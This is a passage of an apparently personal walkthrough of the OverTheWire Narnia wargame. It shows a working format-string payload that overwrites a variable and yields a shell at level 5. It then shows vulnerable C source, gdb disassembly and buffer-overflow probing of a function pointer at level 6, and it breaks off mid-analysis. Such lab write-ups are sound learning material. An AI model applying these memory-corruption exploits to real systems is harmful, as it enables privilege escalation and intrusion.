Interesting, so apparently just doing a print with an unknown string foo is dangerous because foo may contain a %n character, which would cause a write to memory? Well when we run the program, it does show us the address of where the variable i is, we can see that both from the code and from running the program, so maybe, if we could write information to the location of the variable i. But we need to write a specific value to the address i, after playing around with the program a little bit, I decided to pass some info in and see where it went by using a couple of the %x format string:




```
narnia5@narnia:/narnia$ ./narnia5 "AAAA%x%x%x%x%x%x%x%x%x"
Change i's value from 1 -> 500. No way...let me give you a hint!
buffer : [AAAA41414141313431343134313434333133343331333433313334333133333] (63)
i = 1 (0xffffd6d0)
```

If we look, right after our input of 4 A’s the first %x that we put down is the address of our 4 A’s. This means that the first value that we input gets put onto the stack. So what we can do is as our first value place the address of i so that we can overwrite the first value on the stack with %n:



```
narnia5@narnia:/narnia$ ./narnia5 $(python -c 'print("\xd0\xd6\xff\xff" + "%x")')
Change i's value from 1 -> 500. No way...let me give you a hint!
buffer : [����ffffd6d0] (12)
i = 1 (0xffffd6e0)
```

And we can see that the first thing on the stack was i’s address! Now we just have to find a way to overwrite that value with %n, and while we could just overwrite the value, we need to overwrite it to a certain value. I found a way to develop a payload with padding and to overwrite the first stack address:




```
narnia5@narnia:/narnia$ ./narnia5 $(python -c 'print("\xe0\xd6\xff\xff" + "%496x%1$n")')
Change i's value from 1 -> 500. GOOD
$ whoami
narnia6
$ 
```

The %496x will print 496 paddings, and with those plus the address we have a total of 500 characters, then the %1$n just means overwrite at the 1st stack address. And look at that we got a shell!


Narnia 6 → 7:

Just like always lets do a dry run of the program, toy around with some inputs, then move onto the source code:




```
narnia6@narnia:/narnia$ ./narnia6
./narnia6 b1 b2
```

b1 and b2? We're gonna have to move onto the source code cause this is not very descriptive:




```
#include <stdio.h>
#include <stdlib.h>
#include <string.h>

extern char **environ;

// tired of fixing values...
// - morla
unsigned long get_sp(void) {
       __asm__("movl %esp,%eax\n\t"
               "and $0xff000000, %eax"
               );
}

int main(int argc, char *argv[]){
        char b1[8], b2[8];
        int  (*fp)(char *)=(int(*)(char *))&puts, i;

        if(argc!=3){ printf("%s b1 b2\n", argv[0]); exit(-1); }

        /* clear environ */
        for(i=0; environ[i] != NULL; i++)
                memset(environ[i], '\0', strlen(environ[i]));
        /* clear argz    */
        for(i=3; argv[i] != NULL; i++)
                memset(argv[i], '\0', strlen(argv[i]));

        strcpy(b1,argv[1]);
        strcpy(b2,argv[2]);
        //if(((unsigned long)fp & 0xff000000) == 0xff000000)
        if(((unsigned long)fp & 0xff000000) == get_sp())
                exit(-1);
        setreuid(geteuid(),geteuid());
    fp(b1);

        exit(1);
}
```

There is a lot going on here in this code that I don't quite understand, such as the __asm__ function in get_sp() however I did realize that the program creates a function pointer fp which points to puts. I also see that there is a strcpy() and maybe we could do something with that. It appears that if we get the certain if condition at the bottom (the one that is not commented out) to be false, we can get ourselves a shell. The only variables that we as a user control are the arguments that get copied into b1 and b2, maybe we can overwrite something important? Let's open it in gdb, look at a disassembly of main, and see what we can do:




```
(gdb) disassemble main
Dump of assembler code for function main:
   0x080485a8 <+0>:     push   %ebp
   0x080485a9 <+1>:     mov    %esp,%ebp
   0x080485ab <+3>:     push   %ebx
   0x080485ac <+4>:     sub    $0x18,%esp
   0x080485af <+7>:     movl   $0x8048430,-0xc(%ebp)
   0x080485b6 <+14>:    cmpl   $0x3,0x8(%ebp)
   0x080485ba <+18>:    je     0x80485d6 <main+46>
   0x080485bc <+20>:    mov    0xc(%ebp),%eax
   0x080485bf <+23>:    mov    (%eax),%eax
   0x080485c1 <+25>:    push   %eax
   0x080485c2 <+26>:    push   $0x8048780
   0x080485c7 <+31>:    call   0x8048400 <printf@plt>
   0x080485cc <+36>:    add    $0x8,%esp
   0x080485cf <+39>:    push   $0xffffffff
   0x080485d1 <+41>:    call   0x8048440 <exit@plt>
   0x080485d6 <+46>:    movl   $0x0,-0x8(%ebp)
   0x080485dd <+53>:    jmp    0x8048618 <main+112>
   0x080485df <+55>:    mov    0x80499e8,%eax
   0x080485e4 <+60>:    mov    -0x8(%ebp),%edx
   0x080485e7 <+63>:    shl    $0x2,%edx
   0x080485ea <+66>:    add    %edx,%eax
   0x080485ec <+68>:    mov    (%eax),%eax
   0x080485ee <+70>:    push   %eax
   0x080485ef <+71>:    call   0x8048460 <strlen@plt>
   0x080485f4 <+76>:    add    $0x4,%esp
   0x080485f7 <+79>:    mov    %eax,%ecx
   0x080485f9 <+81>:    mov    0x80499e8,%eax
   0x080485fe <+86>:    mov    -0x8(%ebp),%edx
   0x08048601 <+89>:    shl    $0x2,%edx
   0x08048604 <+92>:    add    %edx,%eax
   0x08048606 <+94>:    mov    (%eax),%eax
   0x08048608 <+96>:    push   %ecx
   0x08048609 <+97>:    push   $0x0
   0x0804860b <+99>:    push   %eax
   0x0804860c <+100>:   call   0x8048480 <memset@plt>
   0x08048611 <+105>:   add    $0xc,%esp
   0x08048614 <+108>:   addl   $0x1,-0x8(%ebp)
   0x08048618 <+112>:   mov    0x80499e8,%eax
   0x0804861d <+117>:   mov    -0x8(%ebp),%edx
   0x08048620 <+120>:   shl    $0x2,%edx
   0x08048623 <+123>:   add    %edx,%eax
   0x08048625 <+125>:   mov    (%eax),%eax
---Type <return> to continue, or q <return> to quit---
```

At this point I realized that I don’t know too terribly well what exactly I’m looking at when I read a disassembly, and I found a nice post from medium.com which describes in greater detail exactly what you are looking at when you open up a disassembly:
https://medium.com/@okaleniuk/how-to-read-x86-x64-disassembler-output-ebbbeb2ddf02
It's a bit much to look at right now, so let's see if we can learn anything by causing a segfault with a payload:




```
(gdb) set args AAAAAAAAAAAA BBBBBBBBBBBB
(gdb) run
Starting program: /narnia/narnia6 AAAAAAAAAAAA BBBBBBBBBBBB

Program received signal SIGSEGV, Segmentation fault.
0x41414141 in ?? ()
```

So it seems that the string we input b1 overruns the return value. Let's look at some registers and see if anything there was overwritten by b2:




```
(gdb) info all-registers
eax            0x41414141       1094795585
ecx            0x36b6   14006
edx            0x0      0
ebx            0x36b6   14006
esp            0xffffd684       0xffffd684
ebp            0xffffd6a8       0xffffd6a8
esi            0x3      3
edi            0xf7fc5000       -134459392
eip            0x41414141       0x41414141
eflags         0x10282  [ SF IF RF ]
cs             0x23     35
ss             0x2b     43
ds             0x2b     43
es             0x2b     43
fs             0x0      0
gs             0x63     99
st0            0        (raw 0x00000000000000000000)
st1            0        (raw 0x00000000000000000000)
st2            0        (raw 0x00000000000000000000)
st3            0        (raw 0x00000000000000000000)
st4            0        (raw 0x00000000000000000000)
st5            0        (raw 0x00000000000000000000)
st6            0        (raw 0x00000000000000000000)
st7            0        (raw 0x00000000000000000000)
fctrl          0x37f    895
fstat          0x0      0
ftag           0xffff   65535
fiseg          0x0      0
fioff          0x0      0
foseg          0x0      0
fooff          0x0      0
fop            0x0      0
```

Interestingly enough, nothing here was overwritten by B's, as there isn't anything that's just written as a ton of 42's, but it does seem that we have overwritten the eax register with all our A's. The eax register is used in input/output and arithmetic instructions, is there any way we can utilize either of these registers we overwrote? Let's also just try to find where our B's went by looking at the contents of the memory on the stack:




```
0xffffd68c:     0x42    0x42    0x42    0x42    0x42    0x42    0x42    0x42
0xffffd694:     0x42    0x42    0x42    0x42    0x00    0x41    0x41    0x41
0xffffd69c:     0x41    0x41    0x41    0x41    0x00    0x00    0x00    0x00
```

And there they are, along with a couple of our A's. Let's try using a different payload so we can see exactly which A's are overwriting eax and which are overwriting eip:




```
(gdb) set args AAAAAAAABBBB CCCCCCCCDDDD
(gdb) run
The program being debugged has been started already.
Start it from the beginning? (y or n) y
Starting program: /narnia/narnia6 AAAAAAAABBBB CCCCCCCCDDDD

Program received signal SIGSEGV, Segmentation fault.
0x42424242 in ?? ()
```




```
(gdb) info all-registers
eax            0x42424242       1111638594
ecx            0x36b6   14006
edx            0x0      0
ebx            0x36b6   14006
esp            0xffffd684       0xffffd684
ebp            0xffffd6a8       0xffffd6a8
esi            0x3      3
edi            0xf7fc5000       -134459392
eip            0x42424242       0x42424242
eflags         0x10282  [ SF IF RF ]
cs             0x23     35
ss             0x2b     43
ds             0x2b     43
es             0x2b     43
fs             0x0      0
gs             0x63     99
st0            0        (raw 0x00000000000000000000)
st1            0        (raw 0x00000000000000000000)
st2            0        (raw 0x00000000000000000000)
st3            0        (raw 0x00000000000000000000)
st4            0        (raw 0x00000000000000000000)
st5            0        (raw 0x00000000000000000000)
st6            0        (raw 0x00000000000000000000)
st7            0        (raw 0x00000000000000000000)
fctrl          0x37f    895
fstat          0x0      0
ftag           0xffff   65535
fiseg          0x0      0
fioff          0x0      0
foseg          0x0      0
fooff          0x0      0
fop            0x0      0
```

Well now I am super confused… How are the four B's overwriting both the eax pointer and eip pointer? I had to look up some help as I have been stuck on this problem for about 4 days and I think I understand what is happening now. I will link where I found help but this blog spot post does a really good job of explaining what is going on in the level, and I should link it as it's fair to cite where I got my help from on this level:
https://nicolagatta.blogspot.com/2019/05/overthewireorg-narnia-level-5-writeup.html
The author Nicola Gatta explains that unlike I originally thought, there are not just 2 things we can control in this execution, but 3. We control b1, b2, and the function pointer fp. In the code fp

points to the function puts, but because function pointer fp is located just after b1 we may be able to overwrite it to point to a more useful function. If we put a breakpoint on the line where they call puts <0x080486e7> then we look at the registers, we see in register eax that the value in there is 0x8048430 which is the hex code for the function puts:




```
0x080486d1 <+297>:   call   0x8048410 <geteuid@plt>
0x080486d6 <+302>:   push   %ebx
0x080486d7 <+303>:   push   %eax
0x080486d8 <+304>:   call   0x8048450 <setreuid@plt>
0x080486dd <+309>:   add    $0x8,%esp
0x080486e0 <+312>:   lea    -0x14(%ebp),%eax
0x080486e3 <+315>:   push   %eax
0x080486e4 <+316>:   mov    -0xc(%ebp),%eax
0x080486e7 <+319>:   call   *%eax
0x080486e9 <+321>:   add    $0x4,%esp
0x080486ec <+324>:   push   $0x1
0x080486ee <+326>:   call   0x8048440 <exit@plt>
```




```
Breakpoint 1, 0x080486e7 in main ()
(gdb) info registers
eax            0x8048430        134513712
ecx            0x36b6   14006
edx            0x0      0
ebx            0x36b6   14006
esp            0xffffd688       0xffffd688
ebp            0xffffd6a8       0xffffd6a8
esi            0x3      3
edi            0xf7fc5000       -134459392
eip            0x80486e7        0x80486e7 <main+319>
eflags         0x282    [ SF IF ]
cs             0x23     35
ss             0x2b     43
ds             0x2b     43
es             0x2b     43
fs             0x0      0
gs             0x63     99
```

